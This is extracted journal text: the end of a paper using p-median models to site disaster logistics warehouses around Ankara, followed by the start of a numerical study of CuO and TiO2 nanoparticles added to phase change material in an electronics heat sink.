Polatlı	Ayaş Çamlıdere Haymana Kahramankazan Kızılcahamam Polatlı Eskişehir Afyonkarahisar
Şereflikoçhisar	Şereflikoçhisar Konya

The computations revealed that the capacitated p-median problem yielded different outcomes compared to the uncapacitated p-median problem. In the solution of the capacitated p-median model, it was determined that DLWs should be established in Evren, Kalecik, Nallıhan, Polatlı and Şereflikoçhisar districts, and as seen in Table 3, it was determined that there were changes in the provinces and districts assigned to these DLWs.

4.3. Sensitivity Analysis (Duyarlılık Analizi)

This part aims to assess the efficacy of the model by generating various situations. The initial phase of the study aimed to assess the impact of varying the number of DLWs on the objective function. This was done using a capacity-free p-median model,

which is commonly employed to estimate the optimal sites for DLWs. Therefore, the model was recoded and solved with different warehouse numbers and the results obtained are discussed in this section. Figure 1 was generated to establish the correlation between the quantity of DLWs and the objective function.




Figure 1. Relationship between the change in the number of DLWs and the objective function (DLW sayısındaki değişim ile amaç fonksiyonu arasındaki ilişki)

It will be more costly due to reasons such as opening more DLWs, renting more buildings for these warehouses, and employing more personnel. Nevertheless, as the number of warehouses grows, in the event of a catastrophe, the provinces and districts to be assisted will be allocated to warehouses that are in close proximity to one another. Figure 1 examines the impact of altering the number of warehouses on the goal function. Upon analyzing Figure 1, it becomes evident that the objective function value decreases as the number of DLWs assigned to service disaster victims grows. Consequently, it has been established that as the quantity of opened warehouses rises, there is a decline in the value of the objective function, which considers earthquake risk, population, and distance.

In the second phase of the study, a capacitated p-median model was established. By solving this model, the provinces suitable for establishing warehouses were identified, along with the provinces and districts that would be allotted to each of these provinces. Therefore, in this part of the study, sensitivity analysis was performed for the

capacitated p-median model. The initial phase of the study aimed to ascertain the impact of altering storage capacities on the model. In the study, it was assumed that 10% of the population in a province or district was affected by the disaster and needed assistance and that aid would be delivered to these people. In the model, it is assumed that the number of DLWs opened is 5 and that aid will initially be delivered to 250,000 people from this warehouse. To assess the impact of the change in warehouse capacity on the model, the warehouse capacity was augmented in each trial to accommodate an additional 50,000 individuals. Figure 2 was created with the results obtained from the calculations made for DLWs with different capacities. The calculations reveal that the objective function value declines when the warehouse capacity is raised, reaching a minimum at 350,000 people. It has been established that increasing the DLW capacity to service more than 350,000 individuals does not have any impact on the objective function value. Accordingly, it has been determined that the lowest cost is achieved when the warehouse capacity is increased to serve 350,000 people.




Figure 2. Relationship between the change in the capacity of the DLW and the objective function (DLW kapasitesindeki değişim ile amaç fonksiyon arasındaki ilişki)

Ultimately, this part aims to ascertain the impact of altering the number of warehouses on the model in the capacitated p-median problem. In the problem, the warehouse capacity was taken as 250000 and it was solved by changing the number of warehouses between 5 and 10. Figure 3 was created with the results obtained. Upon analyzing Figure 3, it becomes evident that the goal function attained its minimum value in the problem that was addressed

using 7 warehouses. The highest objective function values are achieved when the number of DLWs opened is 5 and 6, respectively. While the goal function generally decreases as more warehouses are created, it is important to note that the smallest value is achieved when 7 warehouses are opened. In this case, it can be said that when 7 DLWs were opened, optimum service was provided to neighboring provinces and districts.




Figure 2. Relationship Between the change in the number of DLWs and the objective function (DLW sayısındaki değişim ile amaç fonksiyonu arasındaki ilişki)

This section aims to assess the influence of the proposed models on various scenarios. In order to achieve this objective, the study analyzed the impact of altering the number of warehouses in the p-median model. It has been established that there is an inverse relationship between the number of warehouses and the value of the objective function. The capacitated p-median model, employed in the second stage of the investigation, was solved by altering the number of warehouses and their respective capacities. Subsequently, the obtained results were compared. It has been established that the objective function value decreases as the warehouse capacity increases, but only up to a particular capacity of 350000.

5. CONCLUSIONS (SONUÇLAR)

Disasters are nature, technological or human-induced events that occur at unexpected times and cause economic, social and physical losses for all or part of the society. Although it is very difficult to predict disasters in advance, their effects can be minimized by taking precautions before the disaster. In taking these measures, it is necessary to determine in advance which disasters occur most in those regions and how many people they may affect. Activities carried out before disasters to minimize the damages that may occur due to disasters are defined as disaster logistics. Disaster logistics includes many activities such as planning, storage, location selection, distribution and control. Accurately identifying the whereabouts of DLWs is crucial for promptly distributing the necessary supplies following a calamity. Hence, the study focused on the issue of selecting suitable locations for DLWs, which are efficient in promptly providing assistance to victims of disasters.

Upon reviewing the literature on DLW location selection, it becomes evident that researchers are focused on constructing DLWs in urban metropolitan centers. However, the Kahramanmaraş earthquakes that occurred on February 6, 2024 showed how important the aid from surrounding provinces is. Thus, this study aimed to investigate the issue of identifying the specific locations for DLWs to be created in 16 districts located outside the central area of Ankara. With the DLWs to be opened, it is aimed to quickly deliver aid to the surrounding provinces in case of a disaster. Hence, the study aimed to ascertain the optimal quantity of warehouses to be created in the districts surrounding Ankara, as well as the strategic locations for these facilities, with the primary

objective of expediting the distribution of help to nearby provinces.

In the literature, it is seen that maximum coverage, cluster coverage, p-median, p-center models are mostly used in warehouse location selection. This study utilized a mix of the cluster coverage model and p-median models to ascertain the optimal number of DLWs needed in the non-central districts of Ankara, as well as the precise locations for these warehouses. The study consists of four stages. In the first stage of the study, the cluster coverage model was used to determine the minimum number of DLWs that should be opened in the non-central districts of Ankara. In the created model, the coverage distance to serve neighboring districts was taken as 100 km, and the coverage distance to serve neighboring provinces was taken as 300 km and the model was solved. With the solution of the cluster coverage model, it was determined that a minimum of 5 DLWs should be established in sixteen off-center districts of Ankara. The input for the p-median model was the minimal number of warehouses required to cover a cluster of 5 units. In the p-median model, the number of warehouses to be opened was taken as 5, and in the objective function, the distances between warehouses and provinces and districts, as well as the population of the provinces and districts and earthquake risks were taken into account. Based on the calculations, it was concluded that in order to minimize the objective function, it is necessary to open 5 warehouses in the districts of Kalecik, Kızılcahamam, Nallıhan, Polatlı, and Şereflikoçhisar. In addition, the results obtained also determined which provinces and districts would be assigned to the warehouses. In the next stage of the study, the model was solved again by adding the capacity constraint for each warehouse to the p-median model, and it was observed that there were changes in the districts where the warehouses would be opened (Kalecik, Kalecik, Nallıhan, Polatlı, and Şereflikoçhisar) and the provinces and districts assigned to these warehouses. The capacitated p-median model highlights the importance of locating warehouses in close proximity to densely populated cities.

The final phase of the study involved evaluating the efficacy of the p-median and capacitated p-median models by modifying the parameters employed. The model was re-solved by modifying the number of warehouses in the p-median model utilized in the initial stage. It was observed that the objective function value enhanced with an increase in the number of opened warehouses. The second section

of the sensitivity analysis focused on evaluating the impact of altering the warehouse capacity and the number of warehouses on the model in the capacitated p - median problem. It has been determined that the increase in warehouse capacity reduces the objective function up to a certain point, and then does not affect the objective function value. Empirical evidence suggests that the objective function tends to improve with an increase in the number of warehouses. However, the ideal outcome is obtained by opening precisely seven DLWs.

In this study, the locations of DLWs to be opened in the non-central districts of Ankara and the locations of the cities and districts to be assigned to the DLWs were tried to be determined. In the study, unlike the literature, the locations of the warehouses to be established in non-central districts were tried to be determined and cluster coverage and p -median and capacitated p -median models were used in location selection. In the study, the costs of opening warehouses and the costs of transporting materials from warehouses to provinces and districts were not taken into account. In future studies, the objective function can be improved by taking these costs into account. In future studies, p -center and maximum coverage models can be used for DLW location selection. Additionally, the effect of traffic in city centers can be included in the model when creating coverage areas. In this study, pre-disaster planning activities are discussed. In future studies, studies on activities during and after disasters can also be addressed.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Beste DESTICIOĞLU TAŞDEMİR: She conducted the experiments, analyzed the results and performed the writing process.

Deneyle ilgili yapılmış sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Hoyois, P, Below, R, Scheuren, JM, Guha-Sapir, D. Annual Disaster Statistical Review 2006; Numbers and Trends.
- [2] Thomas, AS, Kopczak, LR. From logistics to supply chain management: the path forward in the humanitarian sector. Fritz Institute, 2005; 15(1), 1-15.
- [3] Aydın, H, Ayvaz, B, Küçükaşçı, EŞ. Afet yönetiminde lojistik depo seçimi problemi: Maltepe ilçesi örneği. Yaşar Üniversitesi E-Dergisi. 2017; 12: 1-13.
- [4] Türkiye Cumhuriyeti İçişleri Bakanlığı Afet ve Acil Durum Yönetimi Başkanlığı (AFAD) "Açıklamalı Afet Yönetimi Terimleri Sözlüğü", 2024; <https://www.afad.gov.tr/aciklamali-afet-yonetimi-terimleri-sozlugu> .
- [5] Ergün, M, Korucuk, S, Memiş, S. Sürdürülebilir afet lojistiğine yönelik ideal afet depo yeri seçimi: Giresun ili örneği. Çanakkale Onsekiz Mart Üniversitesi Fen Bilimleri Enstitüsü Dergisi. 2020; 6(1): 144-165.
- [6] Barbarosoğlu, G, Arda, Y. A two-stage stochastic programming framework for transportation planning in disaster response. Journal of the operational research society. 2004; 55: 43-53.
- [7] Dekle, J, Lavieri, MS, Martin, E, Emir-Farinas, H, Francis, RL. A Florida county locates disaster recovery centers. Interfaces. 2005; 35(2): 133-139.
- [8] Hale, T, Moberg, CR. Improving supply chain disaster preparedness: A decision process for secure site location. International journal of physical distribution & logistics management. 2005; 35(3): 195-207.
- [9] Gunec, D, Salman, F. A two-stage multi-criteria stochastic programming model for location of emergency response and distribution centers. In International network optimization conference, 2007; 1-6.
- [10] Jia, H, Ordonez, F, Dessouky, MM. Solution approaches for facility location of medical supplies for large-scale emergencies. Computers & industrial engineering. 2007; 52(2): 257-276.
- [11] Balcik, B, Beamon, BM. Facility location in humanitarian relief. International Journal of logistics. 2008; 11(2): 101-121.

- [12] Mete, HO, Zabinsky, ZB. Stochastic optimization of medical supply location and distribution in disaster management. *International journal of production economics*. 126(1), (2010). 76-84.
- [13] Rawls, CG, Turnquist, MA. Pre-positioning planning for emergency response with service quality constraints. *OR spectrum*. 2011; 33: 481-498.
- [14] Zhu, J, Liu, D, Huang, J, Han, J. Determining storage locations and capacities for emergency response. In *The Ninth International Symposium on Operations Research and Its Applications (ISORA'10)*. 2010; 262-269.
- [15] Görmez, N, Köksalan, M, Salman, FS. Locating disaster response facilities in Istanbul. *Journal of the operational research society*. 2011; 62(7); 1239-1252.
- [16] Duran, S, Gutierrez, MA, Keskinocak, P. Pre-positioning of emergency items for CARE international. *Interfaces*. 2011; 41(3): 223-237.
- [17] Döyen, A, Aras, N, Barbarosoğlu, G. A two-echelon stochastic facility location model for humanitarian relief logistics. *Optimization Letters*. 2012; 6: 1123-1145.
- [18] Liu, C, Chen, ZH, Gong, YY. Site selection of emergency material warehouse under fuzzy environment. *Journal of Central South University*. 2013; 20(6): 1610-1615.
- [19] Salman, FS, Yücel, E. Emergency facility location under random network damage: Insights from the Istanbul case. *Computers & Operations Research*. 2015; 62: 266-281.
- [20] Şahin, Y, Altın, FG. Çadırkent yer seçimi problemi için bir atama modeli: Isparta örneği-an assignment model for shelter site selection problem: a case of Isparta. *Mehmet Akif Ersoy Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*. 2016; 8(16): 323-336.
- [21] Iqbal, S, Sardar, MU, Lodhi, FK, Hasan, O. Statistical model checking of relief supply location and distribution in natural disaster management. *International Journal of Disaster Risk Reduction*, 2018; 31: 1043-1053.
- [22] Temur, GT, Turgut, Y, Yılmaz, A, Arslan, Ş, Camcı, A. Deprem sonrası planlamaya yönelik lojistik ağ tasarımı: Ümraniye bölgesinde farklı deprem senaryoları için bir uygulama. *Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi*. 2019; 25(1): 98-105.
- [23] Durdağ, C, Ergenecoşar, S, Kınık, Z, Yılmaz, KK. Afet Bakış Açısıyla Lojistik Depo Yeri Seçimi: İstanbul Beykoz İlçesi Üzerine Bir Uygulama. *Beykoz Akademi Dergisi*. 2021; 9(1): 98-107.
- [24] Soyöz, H, Özyörük, B. Afet Lojistiğinde Üç Aşamalı Karma Tamsayı Bir Model Önerisi. *Journal of Turkish Operations Management*. 2021; 5(1): 641-661.
- [25] Soyöz, H, Özyörük, B. A Five-Level and Multi-Period Mixed Integer Model Proposal in Disaster Logistics. Available at SSRN 2024; 4557000.
- [26] Peker, İ, Korucuk, S, Ulutaş, Ş, Okatan, BS, Yaşar, F. Afet Lojistiği Kapsamında En Uygun Dağıtım Merkez Yerinin AHS-VIKOR Bütünleşik Yöntemi İle Belirlenmesi: Erzincan İli Örneği. *Journal of Management and Economics Research*. 2016; 14(1): 82-103.
- [27] Ofluoglu, A, Birdogan, B, Ar, İM. Multi-criteria decision analysis model for warehouse location in disaster logistics. *Journal of Management Marketing and Logistics*. 2017; 4(2): 89-106.
- [28] Derse, O. Dematel Tabanlı TOPSIS Yöntemi ve Küme Kapsama Modeli İle Afet Lojistiği İçin Depo Yeri Seçimi: Ege Bölgesi Örneği. *Kahramanmaraş Sütçü İmam Üniversitesi Mühendislik Bilimleri Dergisi*. 2022; 25(4): 702-713.
- [29] Tezcan, B, Alakaş, HM, Özcan, E, Eren, T. Afet sonrası geçici depo yeri seçimi ve çok araçlı araç rotalama uygulaması: Kırıkkale ilinde bir uygulama. *Politeknik Dergisi*. 2021; 26(1): 13-27.
- [30] Bayram, B, Eren, T. Çok Kriterli Karar Verme Yöntemleriyle Afet Sonrası Geçici Depo Yeri Seçimi. *Acil Yardım ve Afet Bilimi Dergisi*. 2023; 3(2): 22-30.
- [31] Farahani, RZ, Asgari, N, Heidari, N, Hosseini, M, Goh, M. Covering problems in facility location: A review. *Computers & Industrial Engineering*, 2012; 62(1): 368-407.
- [32] Toregas, C, Swain, R, ReVelle, C, Bergman, L. The location of emergency service facilities. *Operations research*. 1971; 19(6): 1363-1373.
- [33] Kara, SS, Yurdakul, G. Raylı Sistem İstasyon Yeri Belirleme Problemi İçin Küme Kapsama ve Alternatif Servis Seviyeli P-Medyan Modelleriyle Çözüm Arayışı: Gebze-Darıca Metro Hattı Uygulaması. *Dokuz Eylül Üniversitesi Mühendislik Fakültesi Fen ve Mühendislik Dergisi*. 2021; 23(69): 845-856.
- [34] Keçeci, B, Dengiz, O, Dengiz, B, Sümer, E, Kılıç, A, Ece, Ç, ..., Çiçek, S. AEEE tahmini ve toplama noktalarının belirlenmesi: Çankaya Belediyesi için bir uygulama. *Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi*. 2017; 24(4): 692-704.
- [35] Aktaş, E, Özaydın, Ö, Bozkaya, B, Ülengin, F, Önsel, Ş. Optimizing fire station locations for the Istanbul metropolitan municipality. *Interfaces*. 2013; 43(3): 240-255.

- [36] Bell, JE, Griffis, SE, Cunningham, WA, Eberlan, JA. Location optimization of strategic alert sites for homeland defense. *Omega*. 2011; 39: 151–158
- [37] Sorensen, P, Church, R. Integrating expected coverage and local reliability for emergency medical services location problems. *Socio-Economic Planning Sciences*. 2010; 44(1): 8-18.
- [38] Farahani, RZ, Asgari, N. Combination of MCDM and covering techniques in a hierarchical model for facility location: A case study. *European Journal of Operational Research*. 2007; 176: 1839–1858.
- [39] Erdemir, ET, Batta, R, Spielman, S, Rogerson, PA, Blatt, A, Flanigan, M. Location coverage models with demand originating from nodes and paths: Application to cellular network design. *European Journal of Operational Research*. 2008; 190(3): 610–632.
- [40] Yelbay, B, Birbil, Şİ, Bülbül, K. The set covering problem revisited: an empirical study of the value of dual information. *Journal of Industrial and Management Optimization*. 2014; 1-22.
- [41] Hakimi, SL. Optimum distribution of switching centers in a communication network and some related graph theoretic problems. *Operations research*. 1965; 13(3): 462-475.
- [42] Durak, İ, Yıldız, M. P-Medyan tesis yeri seçim problemi: Bir uygulama. *Uluslararası Alanya İşletme Fakültesi Dergisi*. 2015; 7(2); 43-64.
- [43] Şahin, Y, Hazırcı, M. Geçici İskân Alanlarının Seçimi İçin AHP Temelli P-Medyan Modeli: Burdur Örneği. *Mühendislik Bilimleri ve Tasarım Dergisi*. 2019; 7(2): 403-417.
- [44] Desticioğlu, B, Ozyoruk, B. Covid 19 Vaccine Distribution Location Selection Problem: Application of Ankara Province. In *International Conference on Management Science and Engineering Management*, Cham: Springer International Publishing. 2022; 702-714).
- [45] Yao, J, Zhang, X, Murray, AT. Location optimization of urban fire stations: access and service coverage. *Comput. Environ. Urban Syst*. 2019; 73: 184–190.
- [46] Gwalani, H, Tiwari, C, Mikler, AR. Evaluation of heuristics for the p-median problem: Scale and spatial demand distribution. *Computers, environment and urban systems*. 2021; 88: 101656.
- [47] Karayolları Genel Müdürlüğü (KGM), 2024; <https://www.kgm.gov.tr/Sayfalar/KGM/SiteTr/Uzakliklar/ilcedenIlceyeMesafe.aspx> .

Improvement of the Thermal Performance of PCM-Based Heat Sink Used in Electronic Cooling by Adding Nanoparticles

Burcu ÇİÇEK^{1*} 

¹Aksaray University, Department of Mechanical Engineering, Aksaray, Turkey

Article Info

Research article
Received: 30/04/2024
Revision: 27/06/2024
Accepted: 01/07/2024

Keywords

Nano based PCM
Electronic cooling
Melting
ANSYS Fluent

Makale Bilgisi

Araştırma makalesi
Başvuru: 30/04/2024
Düzeltilme: 27/06/2024
Kabul: 01/07/2024

Anahtar Kelimeler

Nano tabanlı PCM
Elektronik soğutma
Erime
ANSYS Fluent

Graphical/Tabular Abstract (Grafik Özet)

In this study, nanoparticles such as TiO_2 and CuO were added to PCM and such a modified PCM is used in a finned heat sink. The thermal behavior of the PCM with addition of 1%, 2% and 5% TiO_2 and CuO was investigated numerically in three dimensions./ Bu çalışmada, PCM'ye TiO_2 ve CuO gibi nanopartiküller eklenmiş ve bu şekilde modifiye edilmiş bir PCM, kanatlı bir ısı emicide kullanılmıştır. %1, %2 ve %5 oranlarında TiO_2 ve CuO ilavesiyle PCM'nin ısı davranışını üç boyutlu olarak sayısal olarak incelenmiştir.




Figure A: . Schematic diagram of physical domain (Symmetry of front view) /Şekil A: Fiziksel alanın şematik resmi (Önden görünüşün simetrisi)

Highlights (Önemli noktalar)

- It was shown that as the nanoparticle ratio increases, thermal conductivity of the PCM rises and the melting time of nanoparticle PCM (Nano-PCM) is less than that of pure PCM./ Nanopartikül oranı arttıkça, PCM ısı transfer katsayısının yükseldiği ve nano tabanlı PCM erime süresinin saf PCM'den daha az olduğu görüldü.
- In this study, a maximum improvement of approximately 20.37% was achieved in heat sink base temperature by using Nano-PCM, which contains CuO ./ Bu çalışmada, CuO ihtiva eden Nano tabanlı PCM kullanıldığında, ısı emici taban sıcaklığındaki maksimum iyileşme yaklaşık %20.37 olmuştur.
- The lowest heat sink base temperature was $129.01^{\circ}C$, observed with 5% CuO concentration./ En düşük ısı emici taban sıcaklığı, CuO 'ün %5 konsantrasyonunda PCM'ye eklenmesi ile $129.01^{\circ}C$ olarak elde edilmiştir.

Aim (Amaç): In the study, it was aimed to increase the heat transfer rate by increasing the conductivity of PCM by adding nanoparticle to PCM./ Çalışmada, PCM'ye nanopartikül eklenerek PCM'nin iletkenliği artırmak ve dolayısıyla ısı transfer hızının artırılması hedeflenmiştir.

Originality (Özgünlük): In literature, a few studies have examined and compared the usage of a certain PCM with different nanoparticles, especially at different concentrations. Thus examining the thermal behavior of Nano-PCMs created by different nanoparticles at different concentrations is important and sheds light on researchers and commercial users./ Literatürde, sadece birkaç çalışma belirli bir PCM'nin farklı nanopartiküllerle, özellikle farklı konsantrasyonlarda kullanımını incelemiş ve karşılaştırmıştır. Bu nedenle farklı nanopartiküller tarafından farklı konsantrasyonlarda oluşturulan Nano-PCM'lerin termal davranışını incelemek önemlidir ve araştırmacılara ve ticari kullanıcılara ışık tutar.

Results (Bulgular): In heat sink using pure PCM, the average base temperature was $162^{\circ}C$ and compared to heat sink using Nano-PCM, a difference of approximately $33^{\circ}C$ in base temperature was observed./ Saf PCM kullanılan ısı emicid, ortalama taban sıcaklığı $162^{\circ}C$ olarak bulunurken, Nano tabanlı PCM kullanılan ısı emici ile karşılaştırıldığında, taban sıcaklığında yaklaşık $33^{\circ}C$ 'lik bir fark gözlemlendi.

Conclusion (Sonuç): Highest thermal conductivities of Nano-PCM and the lowest heat sink base temperature were obtained by using CuO concentrates of 5%. Additionally, similar results were found for all concentrations of TiO_2 and CuO ./ Nano tabanlı PCM'nin en yüksek termal iletkenliği ve en düşük ısı emici taban sıcaklığı, %5'lik CuO konsantrasyonu kullanılarak elde edildi. Ayrıca, TiO_2 ve CuO 'ün tüm konsantrasyonlarında birbirine yakın sonuçlar bulundu.



Improvement of the Thermal Performance of PCM-Based Heat Sink Used in Electronic Cooling by Adding Nanoparticles

Burcu ÇİÇEK^{1*}

¹Aksaray University, Department of Mechanical Engineering, Aksaray, Turkey

Article Info

Research article
Received: 30/04/2024
Revision: 27/06/2024
Accepted: 01/07/2024

Keywords

Nano based PCM
Electronic cooling
Melting
ANSYS Fluent

Abstract

Recently, thanks to the technological advances, electronic devices are getting smaller in size. This causes an increase in the heat generation per unit area. This heat has to be removed from electronic devices for them to be longer-lasting, more efficient and more reliable. There are many active and passive methods designed for this objective. One of them is embedding phase change material (PCM) in the heat sink. PCM, during the phase change stage, absorbs the heat generated in the system and thus aids in keeping the temperature at a certain value. The biggest downside of PCM is its rapid conduction of heat. PCM properties can be improved by using nanoparticles. In this study, nanoparticles such as TiO₂ and CuO were added to PCM and such a modified PCM is used in a finned heat sink. The thermal behavior of the PCM with addition of 1%, 2% and 5% TiO₂ and CuO was investigated numerically in three dimensions. RT-28HC was used as the PCM in the study. It was shown that as the nanoparticle ratio increases, thermal conductivity of the PCM rises and the melting time of nanoparticle based PCM (Nano-PCM) is less than that of pure PCM. However, it was observed that, the melting time of PCM with CuO added is longer than that of the PCM with TiO₂ added.

Elektronik Soğutmada Kullanılan PCM Tabanlı Isı Emici Termal Performansının Nanopartiküller Eklenerek İyileştirilmesi

Makale Bilgisi

Araştırma makalesi
Başvuru: 30/04/2024
Düzeltilme: 27/06/2024
Kabul: 01/07/2024

Anahtar Kelimeler

Nano tabanlı PCM
Elektronik soğutma
Erime
ANSYS Fluent

Öz

Son zamanlarda, teknolojik gelişmeler sayesinde elektronik cihazların boyutu oldukça küçülmektedir. Bu durum birim alan başına üretilen ısının artmasına neden olmaktadır. Elektronik cihazların daha uzun ömürlü, verimli ve güvenilir olması için bu ısının elektronik cihazlardan uzaklaştırılması gerekmektedir. Bu amaçla tasarlanmış birçok aktif ve pasif yöntem bulunmaktadır. Bunlardan biri de ısı emiciye faz değişim malzemesi (PCM) yerleştirmektir. PCM, faz değişim aşamasında sistemde üretilen ısıyı emer ve böylece sıcaklığın belirli bir değerde tutulmasına yardımcı olur. PCM'nin en büyük dezavantajı, ısıyı hızlı iletmesidir. PCM özellikleri, nanopartiküller kullanılarak iyileştirilebilir. Bu çalışmada, PCM'ye TiO₂ ve CuO gibi nanopartiküller eklenmiş ve bu şekilde modifiye edilmiş bir PCM, kanatlı bir ısı emicide kullanılmıştır. %1, %2 ve %5 oranlarında TiO₂ ve CuO ilavesiyle PCM'nin ısıl davranışı üç boyutlu olarak sayısal olarak incelenmiştir. Çalışmada, PCM olarak RT-28HC kullanılmıştır. Nanopartikül oranı arttıkça, PCM termal iletkenlik katsayısının yükseldiği ve nano tabanlı PCM erime süresinin saf PCM'den daha az olduğu görüldü. Ancak, CuO eklenmiş PCM erime süresinin TiO₂ eklenmiş PCM'den daha uzun olduğu gözlemlendi.

1. INTRODUCTION (GİRİŞ)

In cooling of electronic devices, the most popular mechanism for expediting the heat transfer is using finned heat sinks. However, this method may not be sufficient for the latest generation compact electronic devices. High heat flux negatively affects the efficiency, lifespan and reliability of devices [1].

As a result, using different cooling methods in addition to finned heat sinks has become paramount. One way to improve heat conduction of a finned heat sink is integrating a Phase-Change Material (PCM) into it.

PCM-based heat sinks provide passive cooling in three stages. In the first step, the PCM draws heat

from the electronic device and its temperature rises up to the melting point. In the following stage, the PCM starts melting at a constant temperature. In the last stage, the PCM completes melting and the temperature of the liquid begins to increase with the continuation of heat input. Although PCM absorbs a large amount of heat during melting, it may still take some time to complete melting [2]. Usage of a PCM-based heat sink is a preferred method in cooling systems due to the advantages of PCM, such as being non-toxic and non-corrosive, having high melting temperature and heat capacity, however the fact that these materials have a low thermal conductivity is a negative side.

To increase the thermal conductivity of PCM, materials as nanoparticles can be added to PCM in certain proportions [3-5]. There are both experimental and numerical studies in the literature on improvement of heat transfer of PCMs by adding nanoparticles to them. For example, in an experimental study, the effect of Cu nanoparticles on thermal conductivity of a PCM and phase change was studied [6]. By adding 2% Cu nanoparticles to paraffin, it was observed that there was an increase of 14.2% in the thermal conductivity. In another study [7], the thermal performance of Nano-PCM formed by adding AlO_2 was experimentally examined at different heat inputs and air temperatures. The results showed that adding a low amount of nanoparticles to pure PCM increased the heat sink performance by 2%. In another study, the thermal effects of using nano-healing PCM and pure PCM in a heat sink designed for cooling of an electronic chip were experimentally studied [8]. It was observed that Nano-PCM, created by adding 1% SiO_2 to PCM, provided an improvement by delaying the heating time by 220% compared to pure PCM. Different types of PCMs have also been used in numerous studies. In this study, the thermal behavior of Nano-PCMs, created by adding 0.2%, 0.5% and 0.8% graphene to RT-44HC and RT-64HC, were experimentally examined cooling electronic components [9]. At the end of the 90-minute period, it was observed that the best result was achieved by reducing 25% of the base temperature of the Nano-PCM obtained by adding 0.8% graphene to RT-44. In another study, a new Nano-PCM was obtained by mixing multilayered carbon nanotubes with paraffin to examine experimentally the effect of the electronic chip set on thermal performance [10]. It was observed that the newly developed Nano-PCM module reduces the melting time by 6% compared to paraffin.

Numerical studies on the thermal behavior of Nano-PCMs also exist in the literature. For example, the

melting phenomenon of the mixture containing RT-28HC and Cu nanoparticles in a spherical container was investigated numerically in [11]. In the study, Nano-PCM formed by adding three different ratios of nanoparticles to PCM was examined and Stefan numbers were calculated. It was observed that, due to the reduction in the latent heat of Nano-PCM, both the thermal conductivity and the melting rate of the nanoparticles increased. In a different study, Nano-PCMs obtained by mixing various nanoparticles such as Al_2O_3 , Fe_3O_4 and CuO with RT-35 and RT-50 were numerically examined in a two-stage mixing phenomenon in a triple tube [12]. The analysis result showed that using non-Newtonian PCM and Al_2O_3 -based PCM decreased the melting rate by 37% and 47%, respectively. In a study about the melting phenomenon of paraffin wax, the melting rate was examined by adding Al_2O_3 into paraffin in different volume ratios [13]. As a result, it was observed that as the volume fraction in Nano-PCM of Al_2O_3 increased, the PCM melting rate also increased.

In the present study, CuO and TiO_2 were added within to RT-28HC at the concentrated of 1%, 2% and 5% to obtain different Nano-PCMs. Thermal performance of the Nano-PCMs based heat sink and melting phenomenon of Nano-PCM were investigated numerically at constant heat load. In addition, melting rate, thermal conductivity coefficient and latent heat values of Nano-PCMs were compared with each other. The most significant innovation of the current study improving the thermal conductivity of PCM-based heat sinks, which are used for cooling compact electronic devices, by adding nanoparticles into PCM at different concentrations. Relatedly, the main issue considered in this study is determining the optimum concentration of nanoparticle to be added into the PCM to ensure the best cooling performance. There are various studies where PCMs have been used within heat sinks for cooling electronic devices by passive methods. However, few studies have examined and compared the usage of a certain PCM with different nanoparticles, especially at different concentrations. Thus examining the thermal behavior of Nano-PCMs created by different nanoparticles at different concentrations is important and sheds light on researchers and commercial users. There is a high room for improvement of Nano-PCM heat sinks for electronic cooling. In the literature, to our best knowledge, there is no prominent study on comparison of Nano-PCMs created by adding CuO and TiO_2 with RT-28HC.

2. MATERIALS AND METHODS (MATERİYAL VE METOD)

2.1. Description the problem (Problem tanımı)

In the numerical study, a Nano-PCM based finned heat sink was modeled in three dimensions. To reduce the computational burden, the symmetry of the design model was used in the analysis, as shown in Figure 1. Pin fins with dimensions of 2 x 2 x 20 mm³ were placed inside an aluminum block of 114

x 114 x 25 mm. In total, there are 225 pin fins in heat sink. The heat sink has a heater with 100 x 100 x 1 mm³. In the analyses, Al 6061 was chosen as the heat sink and fin material. Also, RT-28HC was used as PCM. CuO and TiO₂ were added into RT-28HC at the ratios of 1%, 2% and 5%, to increase the thermal conductivity of PCM. Thermophysical properties of RT-28HC, CuO and TiO₂ are given in Table 1. In the analyses, it was assumed that heat transfer occurred under passive convection conditions.

Table 1. Thermophysical properties of RT-28HC and nanoparticles (RT-28HC ve nanopartiküllerin termofiziksel özellikleri)

	RT-28HC [14]	CuO [15]	TiO ₂ [16]
Thermal Conductivity(W/m.K)	0.2	18	8.95
Solid Temperature (K)	300	-	-
Liquid Temperature (K)	302	-	-
Specific heat (J/m.K)	2000	540	686.2
Dynamic viscosity (kg/ms)	0.00031	-	-
Density (kg/m ³)	880	6500	4250
Nanoparticle Diameter (m)	-	0.29 x 10 ⁻⁹	0.21 x 10 ⁻⁹

Nano-PCM based heat sink with different concentrations of CuO and TiO₂ were numerically analyzed in ANSYS Fluent software. Thermal conductivity of Nano-PCM is evaluated according to concentrations and types of the nanoparticles and varies depending on temperature. Therefore, the

thermal conductivity of Nano-PCM was calculated in ANSYS by entering User Defined Function's (UDF's). The initial temperatures of the Nano-PCMs and aluminum heat sink, T_{ini}, was assumed to be 288 K.




Figure 1. The three-dimensional isometric view of Nano-PCM heat sink (Nano tabanlı PCM ısı alıcının üç boyutlu izotmetrik görünümü)

Some assumptions were made during the analysis. These are listed below;

1. The fluid is Newtonian and incompressible.
2. According to the Boussinesq approach, the density of the molten PCM is constant except for the z-momentum equation. In z-momentum

equation, $q = qm/\beta(T - T_m) + 1$, where $T_m = (T_s + T_l)/2$ [17]

3. Volume change is neglected during PCM melting. Therefore, solid and liquid PCM densities are considered equal.
4. The lower part surface of the heat sink, except for the side wall and heat input surfaces, is insulated and it receives a constant heat flux of 4800 W/m^2 from the heater.
5. The upper surface of the heat sink is subjected to natural convection conditions.

6. Initially, both the fins and the PCM are at constant and the same temperatures.

Figure 2 shows physical domain that used in numerical analyses in current study.

